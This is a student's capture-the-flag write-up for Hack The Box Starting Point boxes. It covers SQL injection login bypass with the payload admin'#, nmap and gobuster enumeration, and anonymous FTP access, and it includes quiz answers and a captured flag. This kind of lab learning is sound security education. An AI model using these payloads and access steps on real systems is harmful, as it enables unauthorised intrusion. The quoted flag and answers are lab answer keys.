NAME: Kelvin Kimotho

LinkedIn: kelvin kimotho

STARTING POINT TIER1 ON HACK THE BOX

Appointment

Below is my shareable link.

https://www.hackthebox.com/achievement/machine/2075093/402

Introduction

Under this box, I learnt about sql injection, sql databases and web apps that work with this sql databases.

- SQL Injection exploits web pages that use sql statements/queries to store and retrieve data.
- We can protect apps from sql injection by validating user input, using stored procedures, using parameterized queries or using web application firewall.

During the Enumeration phase,

- We perform a nmap scan to find open and available ports together with the services running on them.
- With no specified flag, nmap scans only 1000 TCP common ports.
- -sC is called script scan, using the default set of scripts, and -sV is for version detection flags are more intrusive methods of scanning a target. "sudo nmap -sV -sC TARGET_IP"
- We can also try finding more about a site by looking for pages like, login, Register. etc. via the browser.
- We can use gobuster which is a tool that will help us find more interesting pages and directories in the site.
- To install it we use "sudo apt install gobuster"

Below is how we use it.

" gobuster dir --url http:/TARGET_IP/ --wordlist path_to_our_wordlist"

- dir- specifies that we are doing web directory enumeration.
- --url specifies the web address of our target machine running http server
- --wordlist- specify the wordlist we are using

To know how to use this tool we can use the following command. "gobuster --help"

For web apps using php and mysql, # symbol will comment everything that follows in the sql query. For example, in a login page. Using # after username might comment the password and this will allow us login with just any password.

- Example of a login sql query is. "select * from users where username="admin"# And passsword='123'


In the case above, the # will comment everything after the username and thus giving any password will get us loged in. Also, a hyphen comments everything else that follows.

Question: What does the acronym SQL stand for?

Answer: structured query language


Question: What is one of the most common type of SQL vulnerabilities?

Answer: sql injection




Question: What is the 2021 OWASP Top 10 classification for this vulnerability?


Answer: A03:2021-Injection



Question: What does Nmap report as the service and version that are running on port 80 of the target?

Answer: Apache httpd 2.4.38 ((Debian))






Question: What is the standard port used for the HTTPS protocol?

Answer: 443

Question: What is a folder called in web-application terminology?

Answer: directory




Question: What is the HTTP response code is given for 'Not Found' errors?

Answer: 404


Question: Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?

Answer: dir




Question: What single character can be used to comment out the rest of a line in MySQL?


Answer: #




Question: If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?


Answer: Congratulations!


10.10.15.56
16:38
Hack The Box :: Starting
tier1 - OneDrive
Kelvin_Kimotho_cs-sa08
Login
10.129.115.237
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
LOG IN
admin'#
Remember me
Login


10.10.15.56
16:39
Hack The Box :: Starting
tier1 - OneDrive
Kelvin_Kimotho_cs-sa08
Login
10.129.115.237
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Congratulations!
Your flag is: e3d0796d002a446c0e622226f42e9672



Submit root flag: e3d0796d002a446c0e622226f42e9672



Crocodile

Here is my shareable link https://www.hackthebox.com/achievement/machine/2075093/404

Introduction

Under this box, I learnt about FTP (file transfer protocol) and how to gain access to a system via poorly misconfigure FTP services.

- During our enumeration stage, we start by scanning the system using nmap. "sudo nmap -sV -sC TARGET_IP"
- FTP service runs at port 21, Its work is to transfer files between hosts on the same network.
- We can access misconfigured FTP services anonymously using username 'anonymous' with no password.
- In case we come up acrose this message during our nmap scan, "ftp-anon: Anonymous FTP login allowed (FTP code 230) ". We can login anonymously.
- We can use the flag -h to know more on how to use FTP. "ftp -h"
- To connect to a remote FTP server, here is the command. "ftp TARGET_IP".


After logging in, help command will help us see what activities we can perform in there.

- Dir lists contents of our current directory in the server we hacked into.
- Get command allows us download file to our attack machine from the target machine. "get filename"
- Exit command helps us end the FTP connection.

Gobuster tool will help us retrieve files and discover directories in our target Machine.

